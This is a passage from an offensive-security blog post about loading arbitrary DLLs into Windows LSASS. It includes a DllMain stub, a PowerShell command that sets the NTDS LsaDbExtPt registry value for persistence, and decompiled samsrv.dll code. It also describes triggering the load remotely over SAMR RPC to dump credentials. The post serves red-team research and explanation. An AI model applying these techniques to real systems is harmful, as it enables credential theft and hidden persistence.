    case DLL_PROCESS_ATTACH:

        // Insert l33t payload here

        break;
    }

    // Important to avoid BSOD
    return FALSE;
}
```

It is important that at the end of the `DllMain` function, we return `FALSE` to force an error on `LoadLibraryEx` . This is to avoid the subsequent call to `GetProcAddress` . Failing to do this will result in a BSOD on reboot until the DLL or registry key is removed.

With a DLL crafted, all that we then need to do is create the above registry key:

```
New-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Services\NTDS -Name LsaDbExtPt -Value "C:\xpnsec.dll"
```

Loading of the DLL will occur on system reboot, which makes it a potential persistence technique for privileged compromises, pushing your payload straight into lsass (as long as PPL isn't enabled of course).

Bonus Round 2 - Loading arbitrary DLL into LSASS remotely

After some further hunting, a similar vector to that above was found within samsrv.dll. Again a controlled registry value is loaded into lsass by a `LoadLibraryEx` call:

```
  local_448 = 0x208;
  hMem = (HLOCAL)0x0;
  if (g_pSamExtensionTableDs == (HMODULE *)0x0) {
    LVar3 = RegGetValueW((HKEY)0xffffffff80000002,L"SYSTEM\\CurrentControlSet\\Services\\NTDS",
                         L"DirectoryServiceExtPt",6,(LPDWORD)0x0,local_438,&local_448);
    if (LVar3 == 0) {
      hModule = LoadLibraryExW(local_438,(HANDLE)0x0,8);
      if (hModule == (HMODULE)0x0) {
        iVar1 = -0x3fffff45;
      }
      else {
        pFVar4 = GetProcAddress(hModule,"InitializeSamDsExtension");
```

Again we can leverage this by adding a registry key and rebooting, however triggering this case is a lot simpler as it can be fired using SAMR RPC calls.

Let's have a bit of fun by using our above WDigest credential extraction code to craft a DLL which will dump credentials for us.

To load our DLL, we can use a very simple Impacket Python script to modify the registry and add a key to `HKLM\SYSTEM\CurrentControlSet\Services\NTDS\DirectoryServiceExtPt` pointing to our DLL hosted on an open SMB share, and then trigger the loading of the DLL using a call to `hSamConnect` RPC call. The code looks like this:

And in practice, we can see credentials pulled from memory:

The code for the DLL used can be found here, which is a modification of the earlier example.

So hopefully this post has given you an idea as to how WDigest credential caching works and how Mimikatz goes about pulling and decrypting passwords during `"sekurlsa::wdigest"`. More importantly I hope that it will help anyone looking to craft something custom for their next assessment. I'll be continuing by looking at other areas which are commonly used during an engagement, but if you have any questions or suggestions, give me a shout at the usual places.